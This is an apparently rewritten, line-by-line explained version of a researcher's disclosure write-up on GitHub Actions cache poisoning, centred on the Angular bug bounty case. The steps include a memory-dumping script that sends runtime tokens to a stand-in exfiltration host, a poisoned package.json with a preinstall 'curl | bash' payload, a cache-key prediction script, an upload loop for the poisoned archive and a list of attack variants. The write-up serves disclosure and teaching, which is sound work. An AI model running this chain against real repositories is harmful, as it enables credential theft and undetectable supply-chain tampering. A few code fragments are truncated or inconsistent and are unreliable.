| chainguard-dev/terraform-provider-cosign | A locked-down workflow ran pull-request code on pull_request_target on the default branch, and a separate release workflow used caching before signing and releasing; impact was jumping to the release workflow, which used OIDC to assume a GCP principal with access to the release signing GPG key, fixed in commit [redacted] |
The rule the author draws from all this: never run untrusted code in the context of the main branch if any other workflow uses GitHub Actions caching. The same applies to dependencies. If an attacker compromises a package that is used in a locked-down workflow running on the main branch, that poisoned package can steal the cache credentials and use them to move sideways into other workflows in the victim repository that use caching.
A note added to the post in January 2025 says some of the techniques no longer apply, but the core technique is still valid: cache poisoning allows workflow lateral movement. The change is that you can no longer write to the cache after the workflow job finishes, so the whole poisoning operation has to happen while the build is running. The author points to a tool called Cacheract for that.
How GitHub Actions caching really works
If you have seen a GitHub Actions workflow file, you have probably seen a step like this one. A workflow file is a text file in the repository that tells GitHub what to run. A step is one instruction inside a job.
  - name: Configure action caching for bazel repository cache
      uses: actions/cache@[redacted] # v4.0.0
      with:
        # Note: Bazel repository cache is located in system locations and cannot use
        # a shared cache between different runner operating systems.
        path: '~/.cache/bazel_repo_cache'
        key: bazel-cache-${{ runner.os }}-${{ hashFiles('**/WORKSPACE') }}
        restore-keys: |
          bazel-cache-${{ runner.os }}-
Line by line:
- name: Configure action caching for bazel repository cachegives the step a human-readable name. It does nothing functional.uses: actions/cache@[redacted] # v4.0.0says which reusable action to run.actions/cacheis GitHub's official caching action. The long string after@is a commit identifier (a SHA) that pins the exact version, and the comment says it corresponds to v4.0.0.with:starts the settings passed to the action.- The two comment lines explain that the Bazel cache lives in system locations and cannot be shared between different operating systems on the runner.
path: '~/.cache/bazel_repo_cache'is the folder to save and restore. The~means the user's home directory.key: bazel-cache-${{ runner.os }}-${{ hashFiles('**/WORKSPACE') }}is the label for the cache entry.${{ runner.os }}is replaced with the operating system name, and${{ hashFiles('**/WORKSPACE') }}is replaced with a fingerprint (a hash) of the contents of anyWORKSPACEfile in the repository. A hash is a short fixed-length string computed from data: change one byte of the input and the output changes completely, and you cannot work backwards from the hash to the input.restore-keys: |starts a list of fallback labels. The single entrybazel-cache-${{ runner.os }}-is a prefix: if no entry matches the full key, the action looks for the most recent entry whose label starts with this prefix.
According to GitHub's documentation, a cache hit (a successful match) is decided by checking keys and paths. When an entry is saved, the cache action stores it under a key and a version. The version is a SHA256 hash of the paths joined together plus some other predictable information. Those two values, key and version, uniquely identify an entry.
To study the protocol, the author used a self-hosted runner (a machine the author controls, rather than one provided by GitHub) configured to send all its network traffic through Burp, a tool that lets you watch and edit web requests. The author then reimplemented the request flow in a Python script to see which values had to be kept and which could be set to arbitrary values.
When an Actions workflow starts, it receives several secrets from GitHub. Besides GITHUB_TOKEN (a short-lived credential that lets the job talk to GitHub), there is an AccessToken, also referenced as ACTIONS_RUNTIME_TOKEN, and a CacheServerUrl. A token here is like a wristband at an event: it proves to the server that you are allowed in, without you typing a password each time. The runtime token authenticates requests to GitHub's non-public API endpoints for workflow run artifacts and caches. An API (application programming interface) is simply a set of web addresses a program can call to read or change data, the same way a website has pages a browser can open. These particular endpoints are not documented publicly, but they can be learned from the source code of actions/toolkit (the library the cache action is built on) or by running workflows through Burp on a self-hosted runner.
The 6 hour attack window
During the research the author found that the Actions runtime token was valid for 6 hours and was not invalidated after the workflow run concluded. That was reported, and GitHub closed the report as informative, saying it did not pose a significant security risk:
Thanks for the submission! We have reviewed your report and validated your findings. After internally assessing the findings, we have determined that they do not present a significant security risk and are therefore not eligible for a reward under the Bug Bounty program.
This proof of concept depends on compromising the actions token, which if happens, it can be exploited anyway and the 6 hour validity is just providing an extra window for someone to exploit. We may consider making changes to the validity of the token in the future, but don't have anything to announce right now.
GitHub
The author's argument is about detection. Without the 6 hour window, an attacker would have to re-exploit the issue several times or keep the workflow run going longer, and both raise the chance that a maintainer notices unusual behaviour. The same reasoning applies to a poisoned dependency: the attacker would have to steal the Actions token, extend the workflow run and poison the cache while it is running.
Finding it
The most interesting observation was that the values used to decide cache hits are set entirely on the client side. Both the key and the version were simply strings, and could be set to anything. In web terms, the client is the program making the request (here, the job on the runner) and the server is GitHub's side. If the server does not recompute and check a value, the client can put whatever it likes there.
Under the hood, caching retrieves a signed upload URL from an API endpoint and uses it to push the cache entry to an Azure blob. A signed URL is a web address that already contains permission to write, like a one-time delivery note; whoever holds it can drop a parcel at that address. There is nothing inherently different about a workflow job that uses a cache action and one that does not: GitHub does not send special secrets to a workflow based on which action it uses. It is all or nothing, which is why anyone with code execution in a workflow can obtain the cache credentials. Code execution means the attacker can make the machine run their own commands, for example by getting their own code into a job that runs automatically.
On restoration, the action calculates the key and version, and if there is a matching item it downloads and extracts it. The cache object is just a compressed archive, a tarball or a zstd archive. The action does not check that the paths configured in the cache configuration are what is actually inside the file before extracting it. The relevant code from actions/toolkit, used under the hood by actions/cache and other actions such as actions/setup-go, downloads the archive and blindly extracts it (extractTar performs no further validation):
// Download the cache from the cache entry
    await cacheHttpClient.downloadCache(
      cacheEntry.archiveLocation,
      archivePath,
      options
    )
    if (core.isDebug()) {
      await listTar(archivePath, compressionMethod)
    }
    const archiveFileSize = utils.getArchiveFileSizeInBytes(archivePath)
    core.info(
      `Cache Size: ~${Math.round(
        archiveFileSize / (1024 * 1024)
      )} MB (${archiveFileSize} B)`
    )
    await extractTar(archivePath, compressionMethod)
    core.info('Cache restored successfully')
Line by line:
// Download the cache from the cache entryis a comment describing the next call.await cacheHttpClient.downloadCache(starts a download.awaitmeans "wait for this to finish before continuing".cacheEntry.archiveLocation,is where the archive lives (the signed address mentioned above).archivePath,is where on disk the downloaded file should be written.optionscarries extra settings for the download.)closes the call.if (core.isDebug()) {checks whether debug logging is switched on.await listTar(archivePath, compressionMethod)lists the archive contents, but only for the log.}closes the debug block.const archiveFileSize = utils.getArchiveFileSizeInBytes(archivePath)measures the downloaded file in bytes.core.info(starts a log message.- The template string prints the size in megabytes and in bytes.
)closes the log call.await extractTar(archivePath, compressionMethod)is the important line: it unpacks the archive. There is no check of what is inside against the configured paths.core.info('Cache restored successfully')logs success.
The restore function even takes a list of paths:
/**
 * Restores cache from keys
 *
 * @param paths a list of file paths to restore from the cache
 * @param primaryKey an explicit key for restoring the cache
 * @param restoreKeys an optional ordered list of keys to use for restoring the cache if no cache hit occurred for key
 * @param downloadOptions cache download options
 * @param enableCrossOsArchive an optional boolean enabled to restore on windows any cache created on any platform
 * @returns string returns the key for the cache hit, otherwise returns undefined
 */
export async function restoreCache(
  paths: string[],
  primaryKey: string,
  restoreKeys?: string[],
  options?: DownloadOptions,
  enableCrossOsArchive = false
): Promise<string | undefined> {
Line by line:
- The
/** ... */block is a documentation comment. It describes the function for other programmers and for editors that show tooltips. @param pathsdocuments that the function receives a list of file paths to restore.@param primaryKeydocuments the exact key to look for.@param restoreKeysdocuments an optional ordered list of fallback keys, used when the primary key does not match.@param downloadOptionsdocuments extra download settings.@param enableCrossOsArchivedocuments an optional flag that allows restoring, on Windows, a cache created on any platform.@returnsdocuments that the function returns the key that matched, orundefinedif nothing matched.export async function restoreCache(declares the function and makes it available to other files.asyncmeans it returns a promise, a placeholder for a result that arrives later.paths: string[],is the list of paths, as an array of strings.primaryKey: string,is the exact key.restoreKeys?: string[],is the optional list of fallback keys; the?marks it optional.options?: DownloadOptions,is optional download settings.enableCrossOsArchive = falsedefaults to off.): Promise<string | undefined> {says the function will eventually produce either a string or nothing.
In the author's view, selectively extracting only the files destined for those paths would have prevented the attack. It does not make sense to cache node_modules/ (the folder where a JavaScript project keeps its downloaded libraries) and then allow overwriting package.json (the file that lists the project's dependencies and scripts) when restoring an entry that should only contain node_modules/. The author notes that changing this now would be a breaking change for developers who use caching in a non-standard way.
Cache hierarchy
Branches are the security boundary for GitHub Actions caching, which also matches the purpose of caching: speeding up builds. A branch is a parallel line of development in a repository; main is usually the main line, and feature branches are created off it. A feature branch created off a parent branch (such as a branch off dev) can access the cache from dev; sibling branches cannot access each other's caches. Cache entries are immutable (they cannot be changed once written) and uniqueness is decided by a key derived from hashing something like a lockfile. A lockfile records the exact versions of every dependency so that installs are reproducible. If the lockfile changes it is a different cache, and child branches can create their own entries; if it does not change, the child branch pulls from the main cache without creating a new entry.
Since only the branch boundary is enforced on the server side, an attacker can acknowledge how the key and version are calculated and then ignore it, because the values are not validated on the server side.
Exploitation
Step 1: steal the cache token
To poison a cache, the attacker needs the CacheServerUrl and AccessToken from a workflow. With code execution in a main branch workflow, through a Pwn Request vulnerability or a compromised dependency, the following script dumps the runner's memory and exfiltrates the two fields. A Pwn Request is a known pattern where a workflow runs code from a pull request with more privileges than the pull request author should have. Exfiltrate means to send data out to a server the attacker controls.
YOUR_EXFIL="your-exfil-url.com"
BLOB=`curl -sSf https://gist.githubusercontent.com/nikitastupin/[redacted]/raw/memdump.py | sudo python3 | tr -d '\0' | grep -aoE '"[^"]+":\{"AccessToken":"[^"]*"\}' | sort -u`
BLOB2=`curl -sSf https://gist.githubusercontent.com/nikitastupin/[redacted]/raw/memdump.py | sudo python3 | tr -d '\0' | grep -aoE '"[^"]+":\{"CacheServerUrl":"[^"]*"\}' | sort -u`
curl -s -d "$BLOB $BLOB2" https://$YOUR_EXFIL/token > /dev/null
Line by line:
YOUR_EXFIL="your-exfil-url.com"stores the attacker's collection address in a variable. A variable is a named box holding a value.- The first
BLOB=line runs a chain of commands and stores the result.curl -sSfdownloads a file quietly (-s), shows errors (-S) and fails on HTTP errors (-f). The URL points to a memory dump helper script. The|symbol pipes the output of one command into the next.sudo python3runs the helper with administrator rights.tr -d '\0'deletes null bytes, which would confuse the next tools.grep -aoEsearches for a pattern and prints only the matching text. The pattern looks for a JSON fragment containingAccessToken.sort -usorts and removes duplicates. The backticks around the whole chain mean "run this and use its output as the value". - The second
BLOB2=line does the same, but searches forCacheServerUrlinstead. curl -s -d "$BLOB $BLOB2" https://$YOUR_EXFIL/token > /dev/nullsends both captured fragments to the attacker's server with an HTTP POST (-dmeans data to send), and throws away the response (> /dev/null).
The script only works on GitHub-hosted Linux runners, which allow sudo without a password; the author notes that equivalent PowerShell code for Windows runners would probably not be hard to write.
Step 2: build a payload that overwrites files
Cache restoration is just a call to extract the compressed file, and tar overwrites files by default when extracting. Tar is the standard Unix tool for packing many files into one archive and unpacking them again.
So anyone who can poison a cache entry can overwrite any file in the working directory at the time of the cache hit. The working directory is the folder the job is running in. That gives many routes to code execution in the context of the more privileged workflow, for example by overwriting package.json, goreleaser config files or a Makefile. A Makefile is a recipe file that tells the make build tool which commands to run.
Step 3: deal with immutable entries and restore keys
Cache entries are immutable. They can be deleted, but that requires a GITHUB_TOKEN with actions: write or a similarly privileged token; the attack path assumes a read-only GITHUB_TOKEN. Read-only means the credential can look but not change anything.
Restore keys help the attacker. A key might be Linux-cache-<SHA256 of lockfile>, and a workflow that updates dependencies can hit an older entry just by matching Linux-cache-, so the new build only updates what changed and saves a new key. Typically an entry with just the restore key itself is not set.
GitHub's documentation describes how cache hits occur when restore keys are present.
If an attacker sets a poisoned entry for Linux-cache-, then a workflow that has a cache miss but has the restore key set will use the most recently created entry that matches. For repositories that frequently update dependencies with Dependabot (GitHub's automated dependency updater), the hash is likely to change and the workflow will hit the poisoned cache within the 7 days the entry is active.
Step 4: anticipate future cache keys
A cleverer route is to predict future entries on the main branch from open pull requests. Using a cache that hashes a yarn lockfile as an example, if the repository uses Dependabot, an attacker can poll for a pull request that is about to update the file:
import requests
import hashlib
import time
from datetime import datetime, timedelta
TOKEN = 'YOUR_GITHUB_TOKEN'
REPO_OWNER = 'targetOrg'
REPO_NAME = 'targetRepo'
AUTHOR = 'dependabot[bot]'
FILE_NAME = 'yarn.lock'
headers = {
    'Authorization': f'token {TOKEN}',
    'Accept': 'application/vnd.github.v3+json',
}
def get_pull_requests():
    url = f'https://api.github.com/repos/{REPO_OWNER}/{REPO_NAME}/pulls'
    response = requests.get(url, headers=headers)
    return response.json()
def get_file_from_pull_request(pr_number):
    url = f'https://api.github.com/repos/{REPO_OWNER}/{REPO_NAME}/pulls/{pr_number}/files'
    response = requests.get(url, headers=headers)
    return response.json()
def compute_sha256_hash(content):
    sha_hash = hashlib.sha256()
    sha_hash.update(content)
    return sha_hash.hexdigest()
def main():
    while True:
        pull_requests = get_pull_requests()
        for pr in pull_requests:
            created_at = datetime.strptime(pr['created_at'], '%Y-%m-%dT%H:%M:%SZ')
            if pr['user']['login'] == AUTHOR and created_at > datetime.now() - timedelta(days=1):
                files = get_file_from_pull_request(pr['number'])
                for file in files:
                    if file['filename'] == FILE_NAME:
                        content = requests.get(file['raw_url']).content
                        sha256_hash = compute_sha256_hash(content)
                        print(f'The SHA256 hash of the updated {FILE_NAME} file is: {sha256_hash}')
        time.sleep(30)
if __name__ == '__main__':
    main(
Line by line:
import requestsloads a library for making web requests.import hashlibloads a library for computing hashes.import timeloads a library for pausing.from datetime import datetime, timedeltaloads date and time helpers.TOKEN = 'YOUR_GITHUB_TOKEN'is the credential used to call GitHub's API.REPO_OWNER = 'targetOrg'andREPO_NAME = 'targetRepo'are placeholders for the repository to watch.AUTHOR = 'dependabot[bot]'is the account name Dependabot uses.FILE_NAME = 'yarn.lock'is the file whose hash matters.headers = {starts the HTTP headers sent with each request. Headers are extra lines of information attached to a request, like the label on an envelope.'Authorization': f'token {TOKEN}',proves who is calling.'Accept': 'application/vnd.github.v3+json',asks for the JSON format. JSON is a plain-text way of writing structured data.}closes the dictionary.def get_pull_requests():defines a function that lists pull requests.url = f'https://api.github.com/repos/{REPO_OWNER}/{REPO_NAME}/pulls'builds the address.response = requests.get(url, headers=headers)performs the request.return response.json()converts the reply into Python data.def get_file_from_pull_request(pr_number):defines a function that lists the files changed in one pull request.- Its
urladds/pulls/{pr_number}/filesto the same base address. - It performs the request and returns the parsed reply.
def compute_sha256_hash(content):defines a function that hashes bytes.sha_hash = hashlib.sha256()creates a SHA256 hasher.sha_hash.update(content)feeds the content in.return sha_hash.hexdigest()returns the hash as a hexadecimal string.def main():defines the main loop.while True:repeats forever.pull_requests = get_pull_requests()fetches the list.for pr in pull_requests:goes through each one.created_at = datetime.strptime(pr['created_at'], '%Y-%m-%dT%H:%M:%SZ')converts the creation time from text into a date.if pr['user']['login'] == AUTHOR and created_at > datetime.now() - timedelta(days=1):keeps only pull requests from Dependabot created in the last day.files = get_file_from_pull_request(pr['number'])fetches the changed files.for file in files:goes through them.if file['filename'] == FILE_NAME:keeps the lockfile.content = requests.get(file['raw_url']).contentdownloads the new file contents.sha256_hash = compute_sha256_hash(content)hashes them.print(f'The SHA256 hash of the updated {FILE_NAME} file is: {sha256_hash}')prints the result.time.sleep(30)waits 30 seconds before the next round.if __name__ == '__main__':runs the loop only when the file is executed directly.main(starts it.
The script lists pull requests, filters for recent ones from Dependabot, fetches the changed files, and prints the SHA256 of the updated lockfile, which is the value the cache key will be derived from. If the pull request is merged within 7 days, the poisoned cache is used instead of the workflow creating a new entry. The author notes the script could be extended to automatically perform the exploitation steps when the pull request is merged.
Step 5: blast the cache
When a future entry cannot be predicted, the obstacle is that existing entries cannot be overwritten with the cache token. GitHub's cache is limited to 10 GB per repository, and once the limit is reached the least recently used entries are subject to eviction. Eviction means the system throws old items out to make room, like a fridge that discards whatever has not been touched for longest. In practice this seems to happen once a day, but it might take two if the repository typically does not approach the limit.
If an attacker can set as many cache entries as they want from any workflow, they can fill the cache to force eviction of other entries. Once the eviction job runs, the reserved entries are cleared and the attacker can poison those entries with malicious files. This is where the 6 hour token window matters: steal a token, fill the cache, wait for eviction, and poison the entries, all within 6 hours. In practice an attacker could trigger the initial vulnerability on a Friday night and start poisoning; they might have to try again on Sunday, but by Monday they will most likely succeed.
The author wrote a tool to save cache entries directly using the CacheServerUrl and AccessToken, used both for filling and poisoning: https://github.com/AdnaneKhan/ActionsCacheBlasting. The steps assume a workflow that allows code execution in the context of the main branch, in most cases one where maintainers use pull_request_target and set GITHUB_TOKEN to read-only because they think it is safe. pull_request_target is a trigger that runs the workflow in the context of the base repository, which is why it can be more dangerous than it looks.
Step 6: find an injection point
The hard part of designing the payload is deciding which file to overwrite, which depends heavily on what the workflow does after the cache restore. The author recommends BoostSecurity's Living-Off-the-Pipeline project for files that can be modified to get code execution in workflows. For a Node.js project, for example, package.json can be modified to add a preinstall step containing the payload. A preinstall script is a command that the package manager runs automatically before installing dependencies. If there is no clear injection point, there is a fallback that almost always works: reusable GitHub Actions are saved locally to the runner's temp directory during workflow execution, so modifying the action.yml or index.js of those actions guarantees arbitrary code execution.
Step 7: set the trap
Fill the cache before the eviction job. Right around 11 PM EST, run the PR workflow to grab the cache token and cache URL, then dump about 30 GB of random files into the cache.
Then write a script that tries to poison the target entries every minute with the same payload. The legitimate keys and versions can be found with the GitHub API:
https://api.github.com/repos/angular/angular/actions/caches?ref=refs/heads/main
This is a single web address. api.github.com is GitHub's API server, the path /repos/angular/angular/actions/caches asks for the cache entries of that repository, and ?ref=refs/heads/main is a filter saying "only the main branch". Opening it with a valid token returns all cache entries on the main branch along with their versions:
{
  "total_count": 11,
  "actions_caches": [
    {
      "id": 23332,
      "ref": "refs/heads/main",
      "key": "codeql-trap-1-2.17.0-javascript-[redacted]",
      "version": "[redacted]",
      "last_accessed_at": "2024-04-22T16:58:15.130000000Z",
      "created_at": "2024-04-22T16:58:15.130000000Z",
      "size_in_bytes": 23315464
    },
    {
      "id": 23048,
      "ref": "refs/heads/main",
      "key": "bazel-cache-Linux-[redacted]",
      "version": "[redacted]",
      "last_accessed_at": "2024-04-22T16:55:35.443333300Z",
      "created_at": "2024-04-12T23:12:36.960000000Z",
      "size_in_bytes": 611053325
    },
    {
      "id": 23290,
      "ref": "refs/heads/main",
      "key": "Linux-[redacted]",
      "version": "[redacted]",
      "last_accessed_at": "2024-04-22T16:55:16.966666700Z",
      "created_at": "2024-04-19T20:30:29.730000000Z",
      "size_in_bytes": 525666806
    },
What the fields mean:
total_countis how many entries exist in total.actions_cachesis the list itself.idis the internal number of the entry.refis the branch it belongs to.keyis the label the workflow uses to find it.versionis the second identifier, the hash described earlier.last_accessed_atandcreated_atare timestamps.size_in_bytesis how large the entry is.
The poisoning loop runs for the next three hours:
#!/bin/bash

for i in {1..240}
do
   python3 CacheUpload.py --file-path poisoned_cache.tzstd --key <target_key> --version <target_version> --auth-token $CAPTURED_TOKEN --cache-url $CAPTURED_URL
   # Insert lines as necessary.
   sleep 60s
done
Line by line:
#!/bin/bashtells the system to run the file with the bash shell.for i in {1..240}starts a loop that repeats 240 times, roughly once a minute for four hours.domarks the start of the loop body.python3 CacheUpload.py ...runs the upload tool.--file-path poisoned_cache.tzstdis the poisoned archive,--keyand--versionare the target entry's identifiers,--auth-tokenand--cache-urlare the captured credentials.# Insert lines as necessary.is a comment saying more commands can be added here.sleep 60swaits 60 seconds.doneends the loop.
Each iteration uploads the poisoned archive under the target key and version using the captured token and URL, then waits 60 seconds. If it worked, all of the cache entries are poisoned with the payload. The author notes the file size was 5.7 KB, the size of the payload containing just the package.json files.
If the payload is designed correctly, the attacker's C2 domain receives secrets every time the workflows run. C2, short for command and control, is the attacker's server that collects stolen data or sends instructions.
Step 8: do not break everything
The author is explicit that this is for educational purposes and should not be used against companies without permission. Even in a bug bounty, depending on which workflow you move to and what the injection point is, you might accidentally poison releases. Once an entry is poisoned it has to be deleted by someone with write access to the repository, and a poisoned cache might stay poisoned for months if it is not noticed and is used frequently.
The Angular case
The author first reported the issue to Angular and had a back and forth about reproduction conditions. Google could not reproduce it in a fork and gave permission to test against the production repository.
The angular/angular repository had a workflow that ran SauceLabs integration tests on PRs without approval requirements for fork PRs. SauceLabs is a service that runs browser tests on real devices and browsers. It ran on pull_request_target within the main branch but had GITHUB_TOKEN permissions restricted to read-only, a traditional Pwn Request. The workflow had been introduced back in October, and the only impact was that someone could steal the SauceLabs token. That impact is low, and while running a workflow this way is not ideal, Google most likely accepted the risk. That was before cache poisoning came into play, which the author frames as a cautionary tale about fixing low risk bugs before they turn into high risk ones.
Using their own account, the author created a pull request to grab the cache token through the Pwn Request's injection point and started trying to poison the cache.
Preparing the payload
For Angular the payload overwrote package.json with one containing an added preinstall step with an exfiltration payload:
 "scripts": {
    "/": "",
    "// 1": "Many of our checks/scripts/tools have moved to our ng-dev tool",
    "// 2": "Find the usage you are looking for with:",
    "// 3": "yarn ng-dev --help",
    "/ ": "",
    "preinstall": "curl -sSfL https://gist.githubusercontent.com/umbr4g3/[redacted]/raw/[redacted]/test1.sh | bash",
    "postinstall": "node --preserve-symlinks --preserve-symlinks-main ./tools/postinstall-patches.js && patch-package --patch-dir tools/esm-interop/patches/npm && patch-package --patch-dir tools/npm
-patches",
    "prepare": "husky",
Line by line:
"scripts": {opens the section ofpackage.jsonthat lists named commands."/": "",and"/ ": ""are placeholder entries with empty commands.- The three
"// 1","// 2","// 3"entries are comments written as fake script names, explaining that many checks have moved to the project'sng-devtool. "preinstall": "curl -sSfL https://gist.../test1.sh | bash",is the malicious part. It downloads a shell script from a gist (a small public file on GitHub) and pipes it straight intobash, which runs it. Because it is namedpreinstall, the package manager runs it automatically before installing dependencies."postinstall": "node ... && patch-package ..."is the project's own post-install step, kept so the file looks normal."prepare": "husky",is another normal project script.
The preinstall script fetches a shell script from a gist and pipes it to bash, so it runs whenever dependencies are installed. The archive contained poisoned package.json files for both aio and the base package.json:
❯ tar tf angular_poison1.tzstd
aio/
aio/package.json
package.json
Line by line:
❯is the shell prompt, not a command.tar tf angular_poison1.tzstdlists (t) the contents of the file (f) namedangular_poison1.tzstdwithout extracting it.aio/is a folder inside the archive.aio/package.jsonis a poisoned file for theaiosub-project.package.jsonis a poisoned file for the repository root.
Filling the cache
This was the author's first attempt at poisoning a high-visibility repository that was not their own. The PoC upload script did not implement chunking, which is needed for larger entries, so the author uploaded a large number of 300 MB chunks instead. Chunking means splitting a big upload into smaller pieces. To speed up the cache stuffing, a private repository ran workflow jobs that generated 300 MB of random data and uploaded it to the cache using the token and URL captured from Angular. This worked much better than uploading from a home connection, because upload speeds from a GitHub-hosted runner to the Azure blob store were much faster.
Winning the race condition
Angular is a busy repository with many PRs around the clock. A quirk was that the workflow used for injection ran on pull_request_target and used caching itself, so every updated or opened pull request would refresh the cache keys. If the reserved keys were cleared, the author would have a few minutes at most. This is a race condition: the attacker and the legitimate system are competing for the same slot, and whoever writes first wins. After filling the cache far beyond the 10 GB limit, a script tried to replace the target entries, running for 240 minutes and attempting to save the entry each minute.
Success, but everything broke
The poisoning worked: every cache hit replaced package.json with the attacker's file. The problem was that the PoC had been created a few days earlier and package.json had been updated since, so all of the CI/CD workflows broke due to a mismatch between package.json and package.lock. CI/CD stands for continuous integration and continuous delivery: the automated pipeline that tests and ships code. The screenshot below shows a scheduled workflow running a curl command from the poisoned package.json; the author notes this is a sneaky vector because there is no indication of tampering in the source code.
Google was informed quickly, and the author provided steps to fix it by deleting the poisoned entries manually.
The author then asks the reader to imagine the Xz GitHub repository using a workflow to push the build artifact, with Jia Tan only poisoning the cache. Xz is a widely used compression tool whose backdoor became public in 2024. Done correctly, cache poisoning could lead to a supply chain attack with no evidence anything happened, especially if the poisoned entry is aged off or evicted by the time someone finds out. A supply chain attack is one that compromises the tools or dependencies a project relies on, rather than the project's own code. The investigation would look like this:
- The code? Clean.
- The host? Ephemeral.
- The run logs? As expected.
- The SBOM? Nothing unusual.
- The poisoned entry? It aged off due to an update and evicted days later.
- Evidence of a malicious PR? The attacker got their account banned and the PR disappeared.
An SBOM (software bill of materials) is a list of the components that went into a piece of software. Ephemeral means the machine exists only for the duration of the job and is then destroyed.
Disclosure timeline
- March 5th, 2024 - Disclosure sent to Google's VRP
- March 8th, 2024 - Discussion with triage
- March 9th, 2024 - Stuffed cache and planted payload
- March 9th, 2024 - Poisoned cache entries take effect and break Angular's CI/CD builds
- March 9th, 2024 - Updated the report and informed developers how to fix the issue by deleting the specific poisoned entries
- March 11th, 2024 - Bug report accepted by Google
- March 19th, 2024 - Awarded $1,000 bounty for a non-supply chain issue, since the impact was only to the documentation websites
VRP stands for Vulnerability Reward Program, Google's bug bounty scheme. Triage is the first review where a security team decides whether a report is valid.
Root cause
The design flaw is that the key and version that decide a cache hit are computed on the client side and are not validated on the server side. Only the branch boundary is enforced server-side, so a client that knows how the values are calculated can set them to anything and write an entry that a legitimate workflow will later match. On restoration, the archive is extracted without checking that its contents correspond to the configured paths, and tar overwrites files by default, so a poisoned entry can replace arbitrary files in the working directory. Cache entries are immutable, but the 10 GB per-repository limit with least-recently-used eviction lets an attacker force entries out and then claim the freed keys, and the 6 hour runtime token lifetime gives enough time to do the fill, the wait and the poisoning in one window. The author's view is that additional checks during restoration would not have changed how caching works but would have prevented the arbitrary file overwrites.
Impact
With code execution in the context of the default branch, through a Pwn Request, a compromised dependency, a compromised account or a malicious insider, an attacker can poison caches used by other workflows in the same repository and move laterally to more privileged workflows. Lateral movement means moving from one system or account to another, usually from a weaker one to a stronger one. In the Angular case the author proved access to the production deployment keys for angular. dev and angular.io; the $1,000 bounty was for a non-supply chain issue since the impact was only to the documentation websites. The other disclosed cases ranged from tampering with developer.mozilla.org to Docker secret disclosure in Besu and a jump to a release workflow with access to a release signing GPG key in terraform-provider-cosign.
The author stresses that cache poisoning is hard to detect for a consumer of an artifact, because there is no way to inspect the contents of build caches. Provenance links an artifact to a workflow file and commit, and a consumer can see that a workflow uses insecure actions, but with cache poisoning there is nothing to inspect. Provenance here means a signed record of which workflow and which commit produced a given file. The example is a golang package whose release workflow does everything right: ephemeral GitHub-hosted runners, deployment environments with required approvals and self-review disabled, OIDC authentication to push release artifacts instead of a token secret, SHA-pinned reusable actions, and signed build provenance. OIDC (OpenID Connect) is a standard way for a job to prove its identity to a cloud provider without storing a long-lived password. Everything is perfect except that the maintainers used the setup-go action, and v4 of the action enabled caching by default.
To demonstrate, the author added a toy example to the cache blasting repository: a simple golang "Hello World" application with signed build provenance that prints something else instead of "Hello World". Two releases, test1 and test2, have attestations that map to the hello release artifact, a compiled Linux x64 binary, and both releases are associated with the same commit. An attestation is a signed statement that a particular artifact was built by a particular workflow from a particular commit. The source code says it should print Hello, World!, but when run:
Nothing in the workflow or the source commit shows that anything is wrong; the only way to find out is to reverse engineer the artifact, which does not scale, and automated detection tools only push attackers towards better obfuscation. Reverse engineering means taking a compiled program apart to understand what it really does. Obfuscation means deliberately making code hard to read while keeping it working.
Fix
For the Angular report, the fix was operational: the poisoned cache entries were deleted manually by someone with write access. The author lists fixed commits for angular/components, mdn/content, google/temporian and chainguard-dev/terraform-provider-cosign, without describing the code changes.
On the product side, the author argues GitHub could have added checks during restoration, in particular extracting only the files destined for the configured paths, and could have hardened caching. The report on the 6 hour token validity was closed as informative.
On the user side, the recommendation is to avoid GitHub Actions caching entirely in release workflows. The SLSA requirements state that it must not be possible for one build to inject false entries into a build cache used by another build, and that the output of a build must be identical whether or not the cache is used. SLSA (Supply-chain Levels for Software Artifacts) is a published checklist of build-security levels. Under those requirements, GitHub Actions release builds that use caching cannot be considered SLSA L3 compliant, full stop. The broader rule is never to run untrusted code in the context of the main branch if any other workflow uses caching, and to treat a compromised dependency in such a workflow the same way.
Variants to test
- Restore-key squatting. Look for workflows with a broad
restore-keysprefix such asLinux-cache-. A positive result is that an entry created under the bare prefix is picked up by a later workflow run that has a cache miss, and the workflow's subsequent steps execute files from the poisoned archive. - Dependabot key prediction. For repositories where the cache key hashes a lockfile updated by Dependabot, poll open pull requests and compute the hash of the updated file. A positive result is that the computed hash matches the key of the entry created after the pull request is merged, letting you pre-create the entry before the merge.
- Eviction race. Fill a repository's cache past the 10 GB limit and watch for the eviction job, then write entries for the freed keys. A positive result is that a target key that existed before eviction is accepted for a new upload after eviction, and a later legitimate run restores your archive.
- Reusable action overwrite. In a workflow that restores a cache before using a reusable action, poison the entry with a modified
action.ymlorindex.jsfor that action. A positive result is code execution in the privileged workflow without any change to the repository source. - Default caching in setup actions. Check whether release workflows use actions such as
actions/setup-gov4, which enables caching by default. A positive result is that a poisoned entry is restored during a release build and changes the produced artifact while the signed provenance still matches the commit. - Token lifetime after job completion. Capture the
ACTIONS_RUNTIME_TOKENandCacheServerUrlfrom a workflow and try to use them after the job finishes. A positive result is that cache writes still succeed after the run has concluded, which widens the window for the fill, wait and poison sequence.
Glossary
- Actions Cache Blasting: the author's name for the technique of filling a repository's cache to force eviction, then writing poisoned entries under the freed keys.
- API (application programming interface): a set of web addresses a program can call to read or change data.
- Artifact: a file produced by a build, such as a compiled program or a package.
- Attestation: a signed statement that a particular artifact was built by a particular workflow from a particular commit.
- Azure blob: Microsoft's cloud storage for files; GitHub stores cache archives there.
- Branch: a parallel line of development in a repository;
mainis usually the main line. - Bug bounty: a programme that pays people for reporting security problems responsibly.
- C2 (command and control): the attacker's server that collects stolen data or sends instructions.
- Cache hit: when a requested cache entry is found and restored.
- Cache miss: when no entry matches the requested key.
- Cache poisoning: putting malicious content into a cache so that later users of that cache receive it.
- Chunking: splitting a large upload into smaller pieces.
- CI/CD: continuous integration and continuous delivery, the automated pipeline that tests and ships code.
- Client side: the part of a system that makes requests, here the job on the runner, as opposed to the server.
- Code execution: the ability to make a machine run commands of your choosing.
- Commit: a saved snapshot of changes in a repository, identified by a long hash.
- Dependabot: GitHub's automated tool that opens pull requests to update dependencies.
- Ephemeral: existing only for the duration of a job and then destroyed.
- Eviction: the system throwing out old cache entries to make room when a limit is reached.
- Exfiltrate: to send data out to a server the attacker controls.
- GITHUB_TOKEN: a short-lived credential GitHub gives a workflow job to talk to GitHub.
- Hash: a short fixed-length string computed from data; changing the input changes the output completely and the input cannot be recovered from it.
- Header: extra lines of information attached to a web request, like a label on an envelope.
- Immutable: cannot be changed once created.
- Injection point: a file or setting an attacker can change so that their code runs.
- JSON: a plain-text way of writing structured data.
- Key (cache key): the label a workflow uses to find a cache entry.
